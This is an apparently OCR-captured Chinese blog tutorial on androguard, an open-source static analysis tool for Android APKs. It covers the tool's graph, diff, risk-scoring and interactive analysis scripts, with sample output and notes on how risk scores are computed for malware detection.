
即可将签名信息添加进数据库。

-l 选项可以将数据库中的信息展示出来



androgexf.py

androdd.py 用来生成 apk 文件中每个类的方法的调用流程图。可以选择生成.dot 格式的，另外还可以在 PNG 和 JPG 中的一种，其中 DOT 是一 种图形描述语言，使用次方法要注意的一点是 Wiki 上提示的选择图形格式时“-f PNG”使用的大写字母，实际运行时发现会报错。如下图：




可见选择 png 还是 jpg 会和 write 拼成一个函数，而这个函数是小写的，所以必须用下写的参数才行。

这个功能可以在-o 指定的目录下生成控制流图，从目录结构可以看出对每个类的每个方法会创建一张图，图样如下所示：

androgexf.py

androgexf.py 用来生成 APK 的 GEXF 格式的图形文件。该文件可以使用 Gephi 查看。Gephi 软件可以改变图形的布局，显示和隐藏 Label，调节图形线条粗细和字体大小，也可以选择只查看数据，更多功能留给读者自行发现。


Overview
Data Laboratory
Preview
Partition
Ranking
Nodes
Edges
---Choose a rank parameter
Graph
Mouse selection
ferences (Ljava/lang/String; I)Landroid/content/SharedPr
Layout
---Choose a layout
Run
Barnes-Hut's properties
Quadtree Max Level 10
Theta 1.2
Yifan Hu's properties
Optimal Distance 100.0
Relative Strength 0.2
Initial Step size 20.0
Step ratio 0.95
Adaptive Cooling
Convergence Threshold 1.0E-4
Yifan Hu
Presets...
Reset
size

androxgmml.py

androxgmml.py 用来生成 apk/jar/class/dex 文件的控制流程及功能调用图，输出格式为 xgmml。此格式的图可以使用 Cytoscape 软件打开查看。

androapkinfo.py

androapkinfo.py 用来查看 apk 文件的信息。该工具会输入 apk 文件的包、资源、权限、组件、方法等信息，输出的内容比较详细。

androdiff.py

androdiff.py 用来比较两个 apk 文件的差异。-i 选项后接两个文件作为参数。

前几天参加的第十二届软件与应用学术会议上，北大的一篇检测 Repackage 应用的文章分为两个步骤，首先检测应用和官方应用是否相似，然后看签名是否 相同，他们检测相似性是用两个应用的变量和每个变量出现次数的矩阵来比较的，我想这个 diff 工具也可以提供一些参考，还有 androsim.py，这个 就是计算两个 APK 的相似度。

androrisk.py

检测应用程序的风险，使用比较简单，输出如下：

```
root@shuai-Inspiron-One-2320:~/DevTools/androguard-1.9# ./androrisk.py -
d ../ApkForTest/
../ApkForTest/8f7bf37face686ac456c21dc1dad132f077ce626.apk
    RedFlags
        DEX {'NATIVE': 1, 'DYNAMIC': 0, 'CRYPTO': 0, 'REFLECTION': 0}
        APK {'DEX': 0, 'EXECUTABLE': 0, 'ZIP': 0, 'SHELL_SCRIPT': 0, 'APK':
0, 'SHARED LIBRARIES': 0}
        PERM {'PRIVACY': 6, 'NORMAL': 2, 'MONEY': 0, 'INTERNET': 2, 'SMS':
0, 'DANGEROUS': 10, 'SIGNATUREORSYSTEM': 0, 'CALL': 0, 'SIGNATURE': 0,
'GPS': 0}
    FuzzyRisk
        VALUE 50.0
../ApkForTest/5aff5198c2fe5798bd7f1519dab0cd4ee737d5d2.apk
    RedFlags
        DEX {'NATIVE': 0, 'DYNAMIC': 1, 'CRYPTO': 0, 'REFLECTION': 1}
        APK {'DEX': 0, 'EXECUTABLE': 0, 'ZIP': 0, 'SHELL_SCRIPT': 0, 'APK':
0, 'SHARED LIBRARIES': 0}
        PERM {'PRIVACY': 3, 'NORMAL': 1, 'MONEY': 0, 'INTERNET': 1, 'SMS':
0, 'DANGEROUS': 8, 'SIGNATUREORSYSTEM': 0, 'CALL': 0, 'SIGNATURE': 0,
'GPS': 0}
    FuzzyRisk
        VALUE 86.6666666667
```

androlyze.py

androlyze.py 与其它的 py 文件不同，它不是单一功能的脚本，而是一个强大的静态分析工具，它提供的一个独立的 Shell 环境来辅助分析人员执行分析工作。

在终端提示符下执行“./androlyze.py -s”会进入 androlyze 的 Shell 交互环境，分析人员可以在其中执行不同的命令，来满足不同情况下的分析需求。androlyze.py 通过访问对象的字段与方法的方式来提供 反馈结果，分析过程中可能会用到 3 个对象：apk 文件对象、dex 文件对象、分析结果对象。这 3 个对象是通过 androlyze.py 的 Shell 环境 （以下简称 Shell 环境）来获取的。在 Shell 环境下执行以下命令：

```
root@shuai-Inspiron-One-2320:~/DevTools/androguard-1.9# ./androlyze.py -s
Androlyze version 1.9
In [1]: a = APK("../ApkForTest/5aff5198c2fe5798bd7f1519dab0cd4ee737d5d2.apk")

In [2]: a.
a.androidversion              a.get_AndroidManifest         a.get_certificate
a.arsc                        a.get_activities              a.get_details_permi
a.axml                        a.get_android_manifest_axml   a.get_dex
a.filename                    a.get_android_manifest_xml    a.get_element
a.files                       a.get_android_resources       a.get_elements
a.files_crc32                 a.get_androidversion_code     a.get_file
a.format_value                a.get_androidversion_name     a.get_filename

In [2]: d = DalvikVMFormat(a.get_dex())

In [3]: d.
d.CM                      d.dotbuff                 d.get_classes_hierarchy
d.add_idx                 d.fields                  d.get_classes_names
d.classes                 d.fix_checksums           d.get_cm_field
d.classes_names           d.get_BRANCH_DVM_OPCODES  d.get_cm_method
d.codes                   d.get_DVM_TOSTRING        d.get_cm_string
d.create_dref             d.get_all_fields          d.get_cm_type
d.create_python_export    d.get_buff                d.get_codes_item
d.create_xref             d.get_class_manager       d.get_debug_info_item
d.debug                   d.get_classes             d.get_determineException
d.disassemble             d.get_classes_def_item    d.get_determineNext

In [3]: dx = VMAnalysis(d)

In [4]: dx.
dx.get_method             dx.get_permissions          dx.get_tainted_fields
dx.get_method_signature   dx.get_permissions_method   dx.get_tainted_packages
dx.get_methods            dx.get_tainted_field        dx.get_tainted_variable
```

也可以用一条命令：

a, d, dx = AnalyzeAPK("./crackme0502.apk", decompiler="dad")

其他的几个命令就不再一一说明了，尝试几次就都会了。

androguard 实现原理分析

静态分析的目标无非是如下几点，APK 文件列表，Manifest 文件，dex 文件，二进制文件，资源文件，权限，四大组件，敏感 API，尤其是 LoadLibrary，dexClassLoader，Reflection 等。

androguard 第一步是对 APK，dex 以及 class 等类型的文件反向工程。实际上我没有找到到底是哪里调用的，还在挖掘中..

整个 androguard 项目结构中看，第一曾目录下的所有 py 文件都是可以直接使用的工具，这些工具所调用的基础功能实现在 androguard 目录下，主要在 core 下，其他目录主要是测试、示例和支持的功能。

考虑 APK 的结构，可以看作一种层级结构，APK 中含有各种文件，dex 文件中包含多个类，每个类有包含多个方法，这样从上往下是一种树状结构，每一层都可以用一个类来表示。

其中 androgen.py 中的 Androguard 是顶层的对象，在 analysis.py 中进行大量的处理，最终可以方便的从一个 APK 对象找到其下的类，再找到所有的方法，通过方法也可以找到它所属的类，使得一个 APK 文件和一个相关联系的类系统对应起来。

有了 APK 文件所有可以读取到的信息，剩下的工作就相对容易一些。

要获得程序的权限，只需要调用接口将已经保存好的权限信息输出。想检测 APK 是否有调用本地方法，动态加载和反射的动作，只需要检查方法里是否有 LoadLibrary，dexClassLoader，Reflection 这些。

生成调用的图的部分还没完全看懂，初步的浏览代码看到扫描反编译后方法里的语句，如果有调用其他方法，则被调用的方法就看作原方法的孩子，就会有一条边相连，其中 androdd.py、androgexf.py 和 androxgmml.py 生成的图也不尽相同，主要是结点选择和边选择的层次粒度不想通，例 如 androdd.py 将方法作为一个单元，考虑其中语句的控制流，比如 invoke 和 if 之类的语句对程序流程造成的影响，而 androgexf.py 将 APK 看作一个整体，将方法之间的调用关系看作边，androxgmml.py 没有太多关注，好像粒度细到每条 dalvik 指令，因此结点数也相当的 多。

风险评估的功能从输出就可以看出些端倪，风险值的计算在 risk.py 文件中，评估的依据是权限、API 和文件，为权限本身的 dangerous, signatureOrSystem, signature 和 normal 四种类型分配不同的威胁值，同时将权限映射为资费，联网，短信，电话，隐私相关的几种类型，分配不同的威胁值，对部分 API 以及二进制文件，共享库文件等做类似处理，最后整合计算出威胁值。我认为这种方法是静态检测中的常用方法，但实际效果上看有静态检测本身的局限性， 会有比较大的误差。

总结：

总得来说，我觉得 androguard 是一款不错的静态分析工具，几乎覆盖了所有静态分析的基础工作，可以方便的获取静态分析需要的信息，这受益于将 APK 文件转换为 python 的设计思想。另外将反向工程的部分信息可视化也对应用分析带来很大的帮助，恶意程序检测和风险分析也是锦上添花的一笔。此工 具中，保存恶意方法的签名信息是一个很好的思路，很多时候一段恶意代码重打包添加进不同的应用程序中，此时如果保存方法的签名信息并据此检测目标程序，会 将所有包含了这段方法的代码检测出来，还能检测出未来出现的添加此段代码的恶意程序，如果用程序签名的话就必须保存所有被添加恶意代码的程序，而且对未来 出现的程序没有抵抗力，这点给了我启发。

androguard 还不够完善的地方是安装过程有些复杂，花费时间略长，这也和我不太熟悉 python 有关，另外程序有些地方还有 bug。但是瑕不掩瑜，如果能熟练运用，可以在 APK 分析中更得心应手。

http://www.cr173.com/html/24374_1.html

开源静态分析工具 androguard 体验（一）

虽然在 windows 端免费版的 IDA、VTS 等工具都可用来静态分析，但相对来说这些工具用来人工分析在合适不过，但对于项目开发，相对来说都忽 视很好扩展。而在 androguard 却很适合进行扩展或者移植成为自己项目的某一模块，虽然早有耳闻，但也最近才动手体验几把。当 然，androguard 也被很多人再次开发过了，包括一些提供上传入口的检测网站，静态分析部分感觉都有使用该模块，很多静态分析工具都基于它，其中还 有一款 ApkInspector 也很出名。


androguard 主要用来进行静态分析，其默认采用 ded 作为反编译的软件，同时提供了很多模块供分析人员使用。项目地址 https://code.google.com/p/androguard/ 安装方法见 wiki 部分。如果觉得麻烦可以下载 santoku，该系统是订制 Ubuntu，主要用于移动设备，包括很多分析工具集合 androguard、drozer 也在其中，类似于 kali。

这次主要是对其中几个模块进行了初步使用：

1. androrisk.py 该模块用于分析 apk 危险级别
2. androapkinfo.py 该模块分析 apk 列出其中的文件类型、权限、4 大组件、是否 NDK 反射等信息
3. androaxml.py 该模块用于展示 apk androidmanifest.xml
4. androgexf.py 该模块生成函数调用图
5. apkviewer.py 该模块生成指令级别的调用图
6. androlyze.py 该模块为交互分析环境

下面篇幅采用一个样本作为分析目标以展示 androguard 初级使用

1.首先我们先使用 androrisk.py 快速判断该应用是否可以，利用如下命令./androrisk.py -i ./sample.apk




可以看出该用本 dex 中存在反射 权限中有 5 个为隐私权限 2 个与扣费有关 1 个联网 3 个短信等等 而这些权限是根据其自身的配置文件进行分类,位于./tools/permissions/AndroidManifest.xml

2.我们根据简单的特征可以判断出该样本确实权限很大，进而可以采用 androapkinfo.py 以及 androaxml.py 进行分析

如下命令./androaxml.py -i ./sample.apk ./androapkinfo.py -i ./sample.apk > ./sample.apk.info

前者就只是 androidmanifest.xml 的展示而后者内容较多，最好重定向到文本中 vim 查看，内容列举如下（除了权限、文件以外还多了如下）：




当我看到罗列的信息后突然觉得好想有些检测网站的结果也类似，所以估计是整合进了项目里的，列举内容还算详细可以用来参考

